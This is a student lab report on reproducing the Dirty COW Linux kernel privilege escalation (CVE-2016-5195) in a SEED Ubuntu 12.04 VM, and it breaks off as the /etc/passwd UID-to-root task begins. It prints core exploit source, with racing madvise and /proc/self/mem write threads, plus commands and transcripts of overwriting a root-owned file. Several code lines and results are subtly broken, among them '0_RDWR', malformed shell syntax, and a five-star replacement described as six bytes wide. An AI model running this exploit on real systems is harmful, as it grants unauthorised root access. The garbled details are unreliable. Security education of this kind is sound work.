

Dirty COW Attack Lab

Member 6 — ISSD

SEED Ubuntu 12.04 • CVE-2016-5195 • Completed experimental report

Fresh experiments and evidence: **9 October 2026**

Executive summary

The two official SEED Dirty COW tasks were completed in the prescribed isolated, 32-bit Ubuntu 12.04 VM. An ordinary seed process first modified a root-owned dummy file, then changed the UID field of the lab account charlie. Both changes were checked against complete before/after files, fresh backing-file reads, hashes and restrictive ownership/mode.

The normal-COW control changed private memory while leaving the backing file unchanged. In contrast, the vulnerable-kernel race produced the exact dummy result `111111*****333333\n`. The account trial replaced charlie's four-character UID field `1001` with `0000`, preserving every other byte. A fresh **non-sudo** ``su - charlie`` subsequently gave **numeric UID 0**. Its first authentication attempt failed; the successful retry and the failure are both retained.

Each task used one bounded 30-second trial and recorded **0 integer elapsed seconds**. This is the supplied wrapper's timing resolution, not zero execution time or a measured kernel race-attempt count. The UID-0 shell was exited, the complete normal account baseline was restored, and a new charlie login returned **UID 1001 / GID 1002**. The dummy and experiment processes were removed, evidence was exported and verified, and the VM was shut down normally.

The optional patched-VM comparison was **not performed; discussion only**. Kernel patching, system updates, limiting local access and monitoring privilege escalation are discussed as required by the group allocation.

1. Aim and scope

The aim was to reproduce and explain the historical Linux Dirty COW vulnerability, CVE-2016-5195, in the required SEED environment [1–3]. The official practical consists of Task 1, modifying a dummy read-only file, and Task 2, modifying a password-file UID to obtain root privilege. Member 6's allocation additionally requires the COW explanation, important commands, environment/attack/result screenshots, four countermeasure themes and a short live demonstration [4].

All experiment operations on /zzz, /etc/passwd and charlie took place inside **ISSD-Member6-SEED12**, UUID 242db196-83e1-4b7a-9f0b-e399d6f8b9dc. The programs ran as ordinary seed on native guest ext4 storage. Arch-host tools delivered visible commands, captured the actual guest framebuffer and checked exported evidence. Administrator privileges were used to prepare and restore the lab state; both attacks ran with real/effective UID 1000.

2. Background and security model

2.1 Normal copy-on-write

Copy-on-write allows memory pages to be shared until modification requires a private copy. With a private file mapping, a process's private modifications must not update the backing file. MAP_PRIVATE specifies this isolation; it does not grant ordinary file-write permission [5].

```
File-backed page -> private mapping -> private write
                                     |
                                     v
                                private copy changes
                                backing file unchanged
```

The control opens /zzz with O_RDONLY, maps it using PROT_READ | PROT_WRITE and MAP_PRIVATE, and uses memcpy() on the private mapping. A fresh pread() and a separate terminal read check the underlying file. This is a deliberately writable private mapping, unlike the attack's read-only mapping.

2.2 The Dirty COW race

The attack opens the protected target read-only and privately maps it with PROT_READ. One worker repeatedly writes through /proc/self/mem, an interface to its own address space. The other repeatedly calls madvise(..., MADV_DONTNEED), discarding relevant mapping/page state so subsequent access can refault or repopulate it [5–7].

```
Writer worker          Discard worker
pwrite(/proc/self/mem, ...) MADV_DONTNEED
    \                   /
    concurrent kernel COW/page handling
          |
    vulnerable interleaving
          v
    backing-file bytes can change
```

In affected kernels, this interaction can mishandle COW/write-protection state and allow modification of the file-backed page despite the caller lacking file-write permission. Neither MAP_PRIVATE nor madvise() alone causes the bypass. A direct assignment through the read-only pointer is not the exploit method. The diagram is a high-level mechanism explanation; no kernel instruction trace or exact winning interleaving was measured here.

Dirty COW is a **local kernel privilege-escalation vulnerability**. Member 5's application-level race instead swaps a symlink between a deliberately privileged program's check and use. This lab requires no installed root-owned Set-UID victim. The supplied attack and control binaries remained ordinary seed-owned 0755 executables.

3. Environment and research-based choice

The official lab is hosted under a Labs_20.04 URL, but specifies the historical **SEED Ubuntu 12.04 VM**. The historical VM manual identifies its 32-bit environment and kernel 3.5.0-37-generic [1, 3]. The previously

downloaded official image and existing VirtualBox installation were reused. The fresh run rechecked the actual guest rather than treating the VM profile or old captures as runtime evidence.

Item	Actual recorded value
Host	Arch Linux x86-64; kernel 7.2.9-arch1-1
VirtualBox	7.2.20r175154; installed module matched the host kernel
Guest VM	ISSD-Member6-SEED12; separate SEED12 disk
Image	SEEDUbuntu12.04.zip; official-linked download verified during preparation
Guest release	Ubuntu 12.04.2 LTS, precise
Architecture	i686; getconf LONG_BIT returned 32
Running kernel	3.5.0-37-generic
Kernel package	3.5.0-37.58~precise1; i386; source linux-lts-quantal
Resources	2048 MB configured RAM; two virtual CPUs
Compiler	GCC 4.6.3, Ubuntu/Linaro 4.6.3-1ubuntu5
Ordinary caller	seed, UID 1000, GID 1000
Workspace	/home/seed/issd-member6/lab-files; native ext4
Transfer	M6pack read-only input; M6export writable export, mounts verified
Network	Virtual network cable disconnected throughout the fresh experiments
Clean snapshot	M6-clean-SEED12; pre-execution
Prepared snapshot	M6-charlie-normal-ready; powered-off normal account/dummy state

The image's published MD5 was checked during preparation to detect transfer corruption; a SHA-256 and ZIP CRC checks were also retained. Runtime vulnerability assessment uses the actual kernel/package family and vendor information [8]. The Ubuntu fixed version 3.2.0-115.157 belongs to a different kernel stream and is not a universal numeric threshold for this `linux-lts-quantal` package. The observed protected-file changes establish this particular guest's vulnerable behaviour.



Figure 1a — S01 host settings, labelled profile excerpt. The separate VM name and Ubuntu 12.04 32-bit profile are visible. The full original also records 2048 MB RAM.




Figure 1b — S01c original user-supplied processor-region capture, showing two configured CPUs.




Figure 1c — S01d original user-supplied storage-region capture. The attached SEEDUbuntu12.04.vmdk, M6-SCSI controller and 80 GB virtual size are visible. The truncated path is supplemented by the full host disk-chain record.

```
[10/09/2026 12:52] seed@ubuntu:~$ whoami
seed
[10/09/2026 12:52] seed@ubuntu:~$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),109(lpadmin),124(sambashare),130(wireshark)
[10/09/2026 12:52] seed@ubuntu:~$ lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description:    Ubuntu 12.04.2 LTS
Release:        12.04
Codename:       precise
[10/09/2026 12:52] seed@ubuntu:~$ uname -r
3.5.0-37-generic
[10/09/2026 12:52] seed@ubuntu:~$ uname -m
i686
[10/09/2026 12:52] seed@ubuntu:~$ getconf LONG_BIT
32
[10/09/2026 12:52] seed@ubuntu:~$ dpkg-query -W "linux-image-${uname -r}"
linux-image-3.5.0-37-generic 3.5.0-37.58~precise1
[10/09/2026 12:52] seed@ubuntu:~$ gcc --version
gcc (Ubuntu/Linaro 4.6.3-1ubuntu5) 4.6.3
Copyright (C) 2011 Free Software Foundation, Inc.
This is free software; see the source for copying conditions. There is NO
warranty; not even for MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.
[10/09/2026 12:52] seed@ubuntu:~$
```

Figure 2a — S02 real guest commands: seed identity, Ubuntu 12.04.2, 32-bit i686, running kernel/package and GCC. Readability crop of the unedited framebuffer.

```
[10/09/2026 12:53] seed@ubuntu:~$ command -v gcc bash timeout unzip wget nano python script sha256sum pgrep
/usr/bin/gcc
/bin/bash
/usr/bin/timeout
/usr/bin/unzip
/usr/bin/wget
/usr/bin/nano
/usr/bin/python
/usr/bin/script
/usr/bin/sha256sum
/usr/bin/pgrep
[10/09/2026 12:53] seed@ubuntu:~$ dpkg-query -W -f='${Architecture} ${Source}\n' "linux-image-$(uname -r)"
i386 linux-lts-quantal
[10/09/2026 12:53] seed@ubuntu:~$ cat /sys/class/dmi/id/product_name
VirtualBox
[10/09/2026 12:53] seed@ubuntu:~$ date -u
Fri Oct 9 19:53:15 UTC 2026
[10/09/2026 12:53] seed@ubuntu:~$ cd ~/issd-member6/lab-files
[10/09/2026 12:53] seed@ubuntu:~/issd-member6/lab-files$ pwd
/home/seed/issd-member6/lab-files
[10/09/2026 12:53] seed@ubuntu:~/issd-member6/lab-files$ df -T .
Filesystem      Type 1K-blocks    Used Available Use% Mounted on
/dev/sda1       ext4  80505672 4167360 72248868   6% /
[10/09/2026 12:53] seed@ubuntu:~/issd-member6/lab-files$ mountpoint ~/m6-transfer
/home/seed/m6-transfer is not a mountpoint
[10/09/2026 12:53] seed@ubuntu:~/issd-member6/lab-files$ mountpoint ~/m6-export
/home/seed/m6-export is not a mountpoint
[10/09/2026 12:53] seed@ubuntu:~/issd-member6/lab-files$
```

Figure 2b — S02b actual tools, linux-lts-quantal package family and native ext4 workspace. Transfer directories were unmounted at this early checkpoint; they were verified as mounted before later exports.

4. Code and build

The four supplied files, `cow_attack.c`, `cow_control.c`, `build.sh` and `run_trial.sh`, were preserved byte-for-byte. Host and guest hashes matched `SOURCE_SHA256SUMS`; source content retained LF line endings. A fresh bash `build.sh` returned 0 and produced ordinary seed-owned ELF32 executables, 12,540 bytes for the attack and 7,601 bytes for the control.

The build used the supplied commands:

```
gcc -std=gnu99 -Wall -Wextra -O2 -pthread cow_attack.c -o cow_attack
gcc -std=gnu99 -Wall -Wextra -O2 cow_control.c -o cow_control
```

Source location	Meaning
cow_attack.c:31–61	Two concurrent discard/write workers; checked madvise and process-memory writes
cow_attack.c:73–98	Rejects root execution; fixed dummy/passwd modes; validates actual nonzero UID
cow_attack.c:100–114	Opens target read-only; checks target; privately maps it with PROT_READ
cow_attack.c:116–131	Bounded unique-pattern search and correct-width virtual-address conversion
cow_attack.c:139–150	Creates and joins both workers
cow_control.c:24–42	Writable private mapping, memcpy, complete fresh backing-file read
run_trial.sh	Reads actual UID, saves full copies, limits runtime and stops on detected change

The repository adaptation uses `pwrite()` instead of the upstream separate `lseek()/write()` pair. Its offset is a **virtual address in the attacker's process**, not an ordinary byte offset used to open the protected file for writing. `_FILE_OFFSET_BITS=64` and conversion through `uintptr_t` avoid signed truncation of a 32-bit pointer. The reported file-byte-offset separately identifies the intended target location.

Fixed task modes, bounded `memmem()` searching, unique account-prefix matching, same-width UID replacement and checked setup calls make the educational example easier to inspect. The workers still repeat a timing-dependent kernel race. The shell wrapper polls the file hash, normally sleeping 0.2 seconds between observations; its timer counts integer wall seconds, not worker iterations.

Supplemental helpers verified the exact VM/workspace, whole files, metadata, process exit and cleanup. The host capture helper gained a fresh-output-directory option and exact VM UUID validation. Detailed verification was redirected to logs. These changes did not modify the supplied four C/build/trial files or manufacture terminal output.

```
[10/09/2026 12:55] seed@ubuntu:~/issd-member6/lab-files$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),109(lpadmin),124(sambashare),130(wireshark)
[10/09/2026 12:55] seed@ubuntu:~/issd-member6/lab-files$ pwd
/home/seed/issd-member6/lab-files
[10/09/2026 12:55] seed@ubuntu:~/issd-member6/lab-files$ sha256sum -c SOURCE_SHA256SUMS
build.sh: OK
cow_attack.c: OK
cow_control.c: OK
run_trial.sh: OK
[10/09/2026 12:55] seed@ubuntu:~/issd-member6/lab-files$ ls -l *.c *.sh
-rw-r--r-- 1 seed seed 458 Oct 7 12:23 build.sh
-rw-r--r-- 1 seed seed 5150 Oct 7 12:23 cow_attack.c
-rw-r--r-- 1 seed seed 1378 Oct 7 12:23 cow_control.c
-rw-r--r-- 1 seed seed 3022 Oct 7 12:23 run_trial.sh
[10/09/2026 12:55] seed@ubuntu:~/issd-member6/lab-files$ bash build.sh
-rwxr-xr-x 1 seed seed 12540 Oct 9 12:55 cow_attack
-rwxr-xr-x 1 seed seed 7601 Oct 9 12:55 cow_control
No Set-UID installation is used for Dirty COW.
[10/09/2026 12:55] seed@ubuntu:~/issd-member6/lab-files$ echo $?
0
[10/09/2026 12:55] seed@ubuntu:~/issd-member6/lab-files$ file cow_attack cow_control
cow_attack: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked (uses shared libs), for GNU/Linux 2.6.24, BuildID[sha1]=0xcdb25e9c2441e6e43f80bb134959432696a6283, not stripped
cow_control: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked (uses shared libs), for GNU/Linux 2.6.24, BuildID[sha1]=0xb67a3bc84e2c6c9fe46f963747af0e6cde85da2d, not stripped
[10/09/2026 12:55] seed@ubuntu:~/issd-member6/lab-files$
```

Figure 3 — S03 source hashes, ordinary fresh build, exit 0 and seed-owned 0755 ELF32 binaries.

```
[10/09/2026 12:56] seed@ubuntu:~/issd-member6/lab-files$ nl -ba cow_attack.c | sed -n '100,114p'
100 int fd = open(path, O_RDONLY);
101 if (fd == -1)
102     fail("open target O_RDONLY");
103 if (fstat(fd, &st) == -1)
104     fail("fstat");
105 if (!S_ISREG(st.st_mode) || st.st_uid != 0 || st.st_size <= 0 ||
106     st.st_size > 1024 * 1024 || access(path, W_OK) == 0) {
107     fprintf(stderr, "Target must be small, root-owned, regular and not writable by caller.\n");
108     return 1;
109 }
110 mapping_size = (size_t)st.st_size;
111 mapping = mmap(NULL, mapping_size, PROT_READ, MAP_PRIVATE, fd, 0);
112 if (mapping == MAP_FAILED)
113     fail("mmap");
114 close(fd);
[10/09/2026 12:56] seed@ubuntu:~/issd-member6/lab-files$ nl -ba cow_attack.c | sed -n '130,151p'
130 replacement_size = strlen(replacement);
131 memory_address = (off_t)(uintptr_t)(position + field_offset);
132 printf("RUID=%lu EUID=%lu target=%s file-byte-offset=%lu length=%lu\n",
133     (unsigned long)getuid(), (unsigned long)getuid(), path,
134     (unsigned long)(start + field_offset), (unsigned long)replacement_size);
135 puts("O_RDONLY + PROT_READ + MAP_PRIVATE; racing memory writes and MADV_DONTNEED.");
136 puts("Run bounded trials with run_trial.sh; Ctrl+C stops a direct run.");
137 fflush(stdout);
138
139 int error = pthread_create(&discard, NULL, discard_thread, NULL);
140 if (error != 0) {
141     errno = error;
142     fail("pthread_create discard");
143 }
144 error = pthread_create(&writer, NULL, write_thread, NULL);
145 if (error != 0) {
146     errno = error;
147     fail("pthread_create writer");
148 }
149 pthread_join(discard, NULL);
150 pthread_join(writer, NULL);
151 return 0;
[10/09/2026 12:56] seed@ubuntu:~/issd-member6/lab-files$
```

Figure 4a — S03b actual numbered source: target checks, read-only private mapping, virtual-address conversion and worker creation.

```
[10/09/2026 12:56] seed@ubuntu:~/issd-member6/lab-files$ nl -ba cow_attack.c | sed -n '31,61p'
31 static void *discard_thread(void *unused)
32 {
33     (void)unused;
34     for (;;) {
35         if (madvise(mapping, mapping_size, MADV_DONTNEED) != 0)
36             fail("madvise");
37     }
38     return NULL;
39 }
40
41 static void *write_thread(void *unused)
42 {
43     (void)unused;
44     int fd = open("/proc/self/mem", 0_RDWR);
45     if (fd == -1)
46         fail("open /proc/self/mem");
47     for (;;) {
48         /* This offset is a VIRTUAL ADDRESS, not an offset into /etc/passwd.
49          * pwrite combines the upstream lseek + write on this private fd. */
50         ssize_t count = pwrite(fd, replacement, replacement_size, memory_address);
51         if (count == -1 && errno == EINTR)
52             continue;
53         if (count == -1)
54             fail("pwrite /proc/self/mem");
55         if ((size_t)count != replacement_size) {
56             fprintf(stderr, "Short memory write; inspect the target before retrying.\n");
57             exit(EXIT_FAILURE);
58         }
59     }
60     return NULL;
61 }
```

[10/09/2026 12:56] seed@ubuntu:~/issd-member6/lab-files\$

Figure 4b — S03c actual numbered source: repeated MADV_DONTNEED and pwrite through the process's own memory interface.

5. Task 1 — dummy file

5.1 Starting permissions and denied normal write

The initial inspection established that /zzz was absent. It was created administratively with exactly 111111222222333333\n, root:root ownership and mode 0644. The 19-byte file was readable but not writable by ordinary seed. A normal shell redirection was then attempted as seed:

```
echo 99999 > /zzz
cat /zzz
sha256sum /zzz
```

EXPECTED: ordinary writing fails and the original remains. **ACTUAL:** Bash reported Permission denied, exit 1; the fresh content and hash were unchanged. **EXPLANATION:** ordinary permission enforcement works for this direct file-write path. Here “read-only” is relative to seed, not a read-only-mounted filesystem.

```
[10/09/2026 13:25] seed@ubuntu:~/issd-member6/lab-files$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),109(lpadmin),124(sambashare),130(wireshark)
[10/09/2026 13:25] seed@ubuntu:~/issd-member6/lab-files$ cat /zzz
111111222222333333
[10/09/2026 13:25] seed@ubuntu:~/issd-member6/lab-files$ ls -l /zzz
-rw-r--r-- 1 root root 19 Oct  9 13:19 /zzz
[10/09/2026 13:25] seed@ubuntu:~/issd-member6/lab-files$ sha256sum /zzz
7342e673ad4f9a5ea02fe84fa6ab1760d922e3f362c885ef4feda980423b9552 /zzz
[10/09/2026 13:25] seed@ubuntu:~/issd-member6/lab-files$ echo 99999 > /zzz
bash: /zzz: Permission denied
[10/09/2026 13:25] seed@ubuntu:~/issd-member6/lab-files$ echo $?
1
[10/09/2026 13:25] seed@ubuntu:~/issd-member6/lab-files$ cat /zzz
111111222222333333
[10/09/2026 13:25] seed@ubuntu:~/issd-member6/lab-files$ sha256sum /zzz
7342e673ad4f9a5ea02fe84fa6ab1760d922e3f362c885ef4feda980423b9552 /zzz
[10/09/2026 13:25] seed@ubuntu:~/issd-member6/lab-files$
```

Figure 5 — S04 root-owned 0644 original, denied ordinary write and identical before/after hash.

5.2 Normal copy-on-write control

The supplied ./cow_control was run as seed and its output retained in logs/fresh-control-01.txt. It reported:

```
Private memory: 111111*****333333
Backing file: 111111222222333333
```

EXPECTED: private memory changes while the backing file does not. **ACTUAL:** a new `cat /zzz` returned the original, the saved-hash check passed, and complete baseline `cmp` returned 0. **EXPLANATION:** the writable private mapping and direct `memcpy()` correctly affected only a private copy. This control differs from the exploit's read-only mapping and `/proc/self/mem` path; it is not simply the same exploit with one thread removed.

```
[10/09/2026 13:26] seed@ubuntu:~/issd-member6/lab-files$ ./cow_control | tee logs/fresh-control-01.txt
Private memory: 111111*****333333

Backing file: 111111222222333333

[10/09/2026 13:26] seed@ubuntu:~/issd-member6/lab-files$ cat /zzz
111111222222333333
[10/09/2026 13:26] seed@ubuntu:~/issd-member6/lab-files$ sha256sum -c ../provenance/dummy-normal.sha256
/zzz: OK
[10/09/2026 13:26] seed@ubuntu:~/issd-member6/lab-files$ cmp /zzz ../provenance/dummy-normal.txt
[10/09/2026 13:26] seed@ubuntu:~/issd-member6/lab-files$ echo $?
0
[10/09/2026 13:26] seed@ubuntu:~/issd-member6/lab-files$ ls -l /zzz
-rw-r--r-- 1 root root 19 Oct 9 13:19 /zzz
[10/09/2026 13:26] seed@ubuntu:~/issd-member6/lab-files$
```

Figure 6 — S05 private stars versus original backing file, followed by fresh read, saved-hash and whole-byte comparisons.

5.3 Bounded race and exact backing-file result

The visible invocation was:

```
id
bash run_trial.sh dummy 30 fresh-t1-01
```

Measurement	Actual value
Start	2026-10-09 13:28:48 -0700, or 20:28:48 UTC
Trial count	One; no Task 1 attack retry
Runtime limit / integer elapsed	30 seconds / 0 seconds
Program identity	RUID 1000, EUID 1000
Intended field	Byte offset 6; replacement width 6
Full result	111111333333 followed by newli
Owner/mode/length	root:root, 0644, 19 bytes before and after
Program errors	None in the retained three-line program output

EXPECTED: exact replacement can occur on the prescribed vulnerable kernel. **ACTUAL:** the complete backing file became the expected 19-byte sequence. **EXPLANATION:** the ordinary memory-management race changed data that the direct file write could not change. A fresh complete expected-byte comparison returned 0, and live and independent exported-file verifiers accepted the same copies, metadata and program identity.

```
Before SHA-256:
7342e673ad4f9a5ea02fe84fa6ab1760d922e3f362c885ef4feda980423b9552
After/live SHA-256:
97c0ed6bb0deb556349015713d1c0a86d11e1bf5572a78b087650e814479b47b
```

```
[10/09/2026 13:28] seed@ubuntu:~/issd-member6/lab-files$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),109(lpadmin),124(sambashare),130(wireshark)
[10/09/2026 13:28] seed@ubuntu:~/issd-member6/lab-files$ bash run_trial.sh dummy 30 fresh-t1-01
Date: 2026-10-09T13:28:48-0700
Kernel: 3.5.0-37-generic
Identity: uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),109(lpadmin),124(sambashare),130(wireshark)
Target: /zzz
Limit: 30s
Before: 7342e673ad4f9a5ea02fe84fa6ab1760d922e3f362c885ef4feda980423b9552 /zzz
Elapsed: 0s
Change detected: yes
After: 97c0ed6bb0deb556349015713d1c0a86d11e1bf5572a78b087650e814479b47b /zzz
Stopped after content change; inspect the full diff and verify exact outcome.
RUID=1000 EUID=1000 target=/zzz file-byte-offset=6 length=6
O_RDONLY + PROT_READ + MAP_PRIVATE; racing memory writes and MADV_DONTNEED.
Run bounded trials with run_trial.sh; Ctrl+C stops a direct run.
--- logs/fresh-t1-01-before.txt 2026-10-09 13:28:48.190096005 -0700
+++ logs/fresh-t1-01-after.txt 2026-10-09 13:28:48.414208000 -0700
@@ -1 +1 @@
-1111112222233333
+111111*****333333
A content change alone is not proof of UID 0; follow the guide verification steps.
[10/09/2026 13:28] seed@ubuntu:~/issd-member6/lab-files$
```

Figure 7 — S06 completed fresh-t1-01 trial: ordinary identity, actual command, 30-second limit, 0 integer elapsed seconds and exact diff. Despite the checklist filename “running”, this capture was taken after completion.

```
[10/09/2026 13:31] seed@ubuntu:~/issd-member6/lab-files$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),109(lpadmin),124(sambashare),130(wireshark)
[10/09/2026 13:31] seed@ubuntu:~/issd-member6/lab-files$ pgrep -x cow_attack
[10/09/2026 13:31] seed@ubuntu:~/issd-member6/lab-files$ diff -u logs/fresh-t1-01-before.txt logs/fresh-t1-01-after.txt
--- logs/fresh-t1-01-before.txt 2026-10-09 13:28:48.190096005 -0700
+++ logs/fresh-t1-01-after.txt 2026-10-09 13:28:48.414208000 -0700
@@ -1 +1 @@
-1111112222233333
+111111*****333333
[10/09/2026 13:31] seed@ubuntu:~/issd-member6/lab-files$ cat /zzz
111111*****333333
[10/09/2026 13:31] seed@ubuntu:~/issd-member6/lab-files$ ls -l /zzz
-rw-r--r-- 1 root root 19 Oct 9 13:19 /zzz
[10/09/2026 13:31] seed@ubuntu:~/issd-member6/lab-files$ stat -c '%u:%g:%a:%s' /zzz
0:0:644:19
[10/09/2026 13:31] seed@ubuntu:~/issd-member6/lab-files$ sha256sum /zzz
97c0ed6bb0deb556349015713d1c0a86d11e1bf5572a78b087650e814479b47b /zzz
[10/09/2026 13:31] seed@ubuntu:~/issd-member6/lab-files$ cmp /zzz <{(printf '111111*****333333\n')}
[10/09/2026 13:31] seed@ubuntu:~/issd-member6/lab-files$ echo $?
0
[10/09/2026 13:31] seed@ubuntu:~/issd-member6/lab-files$ grep '^Elapsed:' logs/fresh-t1-01-summary.txt
Elapsed: 0s
[10/09/2026 13:31] seed@ubuntu:~/issd-member6/lab-files$
```

Figure 8 — S07 independent fresh read, full expected-byte comparison, metadata and elapsed-time check after the attacker ended.

5.4 Interpretation and reset

The evidence chain is direct write denied → normal private copy leaves the file intact → ordinary race changes the actual backing file. A changed hash alone could indicate an unintended or partial modification, so the full file was compared. The displayed file modification time still showed the setup minute, illustrating why timestamps alone are inadequate integrity evidence.

No fine-grained attack runtime or kernel-level attempt count was measured. A 0s integer reading does not mean instantaneous execution, and one successful trial does not establish a general success probability. After the attacker stopped and evidence was exported, an administrative reset restored the exact original dummy before the prepared snapshot. That reset is not counted as attack evidence.

6. Task 2 — account UID modification

6.1 Normal account and protected baseline

After another absent-account check, adduser charlie created the lab account. Password entry and optional-field prompts were handled interactively. The actual seven-field record was:

```
charlie:x:1001:1002:,,,:/home/charlie:/bin/bash
```

The fields are username, password reference, UID, GID, comment, home and shell. x refers to the existing shadow entry; no password hash was overwritten by the attack. UID and GID were measured independently: they were **1001 and 1002**, not an assumed identical pair.

A fresh non-sudo login returned UID 1001, GID 1002 and whoami charlie, then exited to seed. Only afterward was /root/issd-member6-passwd.normal created without overwriting a previous backup. Its complete bytes were compared to /etc/passwd; the original hash, charlie record and numeric UID-0 list were separately saved. Only root:0 was present in that original list.

EXPECTED: a working ordinary login and restorable post-creation account state. **ACTUAL:** both passed. **EXPLANATION:** this establishes a usable password and a baseline that includes the normal charlie account. A pre-adduser file would not be the same restoration target.

```
[10/09/2026 13:45] seed@ubuntu:~/issd-member6/lab-files$ grep '^charlie:' /etc/passwd
charlie:x:1001:1002:,,,:/home/charlie:/bin/bash
[10/09/2026 13:46] seed@ubuntu:~/issd-member6/lab-files$ id charlie
uid=1001(charlie) gid=1002(charlie) groups=1002(charlie)
[10/09/2026 13:46] seed@ubuntu:~/issd-member6/lab-files$ su - charlie
Password:
charlie@ubuntu:~$ id
uid=1001(charlie) gid=1002(charlie) groups=1002(charlie)
charlie@ubuntu:~$ id -u
1001
charlie@ubuntu:~$ whoami
charlie
charlie@ubuntu:~$ exit
logout
[10/09/2026 13:47] seed@ubuntu:~/issd-member6/lab-files$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),109(lpadmin),124(sambashare),130(wireshark)
[10/09/2026 13:47] seed@ubuntu:~/issd-member6/lab-files$ █
```

Figure 9a — S08 fresh ordinary charlie login with UID 1001 / GID 1002 and return to seed.

```
[10/09/2026 13:56] seed@ubuntu:~/issd-member6/lab-files$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),109(lpadmin),124(sambashare),130(wireshark)
[10/09/2026 13:56] seed@ubuntu:~/issd-member6/lab-files$ grep '^charlie:' /etc/passwd
charlie:x:1001:1002:,,,:/home/charlie:/bin/bash
[10/09/2026 13:56] seed@ubuntu:~/issd-member6/lab-files$ sudo -n ls -l /root/issd-member6-passwd.normal
-rw-r--r-- 1 root root 2040 Oct  9 13:45 /root/issd-member6-passwd.normal
[10/09/2026 13:57] seed@ubuntu:~/issd-member6/lab-files$ sudo -n cmp /etc/passwd /root/issd-member6-passwd.normal
[10/09/2026 13:57] seed@ubuntu:~/issd-member6/lab-files$ echo $?
0
[10/09/2026 13:57] seed@ubuntu:~/issd-member6/lab-files$ sha256sum /etc/passwd
3edf14347c28c11d3a8816326e14baa3b99b569f1dc33dd15cd7d953c91dc337 /etc/passwd
[10/09/2026 13:57] seed@ubuntu:~/issd-member6/lab-files$ sha256sum -c ../provenance/passwd-normal.sha256
/etc/passwd: OK
[10/09/2026 13:57] seed@ubuntu:~/issd-member6/lab-files$ ls -l /etc/passwd
-rw-r--r-- 1 root root 2040 Oct  9 13:45 /etc/passwd
[10/09/2026 13:57] seed@ubuntu:~/issd-member6/lab-files$ test -w /etc/passwd || echo 'seed cannot write /etc/passwd'
seed cannot write /etc/passwd
[10/09/2026 13:57] seed@ubuntu:~/issd-member6/lab-files$ pgrep -x cow_attack
[10/09/2026 13:57] seed@ubuntu:~/issd-member6/lab-files$ pgrep -x su
[10/09/2026 13:57] seed@ubuntu:~/issd-member6/lab-files$
```

Figure 9b — S08b root-held backup, byte-for-byte comparison, saved hash, restrictive mode and denied seed write access.

The first transcript was closed/exported and the dummy reset before the VM was shut down normally. M6-charlie-normal-ready, UUID 0d3457ab-f5ce-4606-8bee-1842809ca831, was then taken powered off. After boot, source hashes, normal file hash, protected-backup comparison, identity and stopped-process checks passed again before Task 2.

6.2 Exact same-width UID overwrite

The ordinary-seed invocation was:

```
id
